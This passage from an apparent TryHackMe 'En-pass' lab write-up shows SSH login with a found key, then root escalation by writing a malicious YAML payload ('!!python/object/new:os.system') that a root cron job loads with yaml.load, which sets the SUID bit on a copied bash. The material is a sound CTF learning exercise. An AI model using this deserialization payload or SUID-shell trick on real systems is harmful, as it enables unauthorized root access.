┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/En-pass]
└─$ ssh -i id_rsa sadman@enpass.thm
Enter passphrase for key 'id_rsa':
sadman@enpass.thm: Permission denied (publickey).
```

So, this means the username is incorrect—rabbit hole.

The hint given says that we can bypass it. With the help of another write-up, I learned this is a 403 bypass. Hacktricks is an excellent site for learning about and how to do this.

Also found 403 URL bypass payloads on GitHub. I used this with Caido and got the payload.



Glad to see you here.Congo, you bypassed it. 'imsau' is waiting for you somewhere.

Finally, connecting to SSH

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/En-pass]
└─$ ssh -i id_rsa imsau@enpass.thm
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-201-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
1 of these updates is a security update.
To see these additional updates run: apt list --upgradable


$ whoami
imsau
```

Post-exploitation

I don’t have the user’s password, so I can’t look for sudo privileges. No binary was found with the SUID bit set that will help in privilege escalation. There’s nothing in cronjobs as well.

Copied pspy64 to the target machine and ran it

```
 CMD: UID=0 PID=3210 | /bin/sh -c cd /opt/scripts &&
                      sudo /usr/bin/python /opt/scripts/file.py && sudo rm -f /tmp/file.yml
```

```
$ ls -l /opt/scripts/file.py
-r-xr-xr-x 1 root root 250 Jan 31  2021 /opt/scripts/file.py
```

```
$ cat /opt/scripts/file.py
#!/usr/bin/python
import yaml

class Execute():
        def __init__(self,file_name ="/tmp/file.yml"):
                self.file_name = file_name
                self.read_file = open(file_name ,"r")

        def run(self):
                return self.read_file.read()
```

```
data  = yaml.load(Execute().run())
```

This code reads the content of the file /tmp/file.yml

https://dev.to/fkkarakurt/be-careful-when-using-yaml-in-python-there-may-be-security-vulnerabilities-3cdb

This article helped me in doing the privilege escalation. The problem is with the yaml.load(). It leads to code execution. Since it reads the content of the file.yml file, and everything is being done with userID 0, we can set a SUID bit to the bash binary and get the root shell.

```
$ cp `which bash` /tmp/bash
$ ls
bash  pspy64
$  cat > /tmp/file.yml << EOF
> !!python/object/new:os.system ["chown root /tmp/bash;chmod u+s /tmp/bash"]
EOF>
$ ./bash -p
bash-4.3# whoami
root
```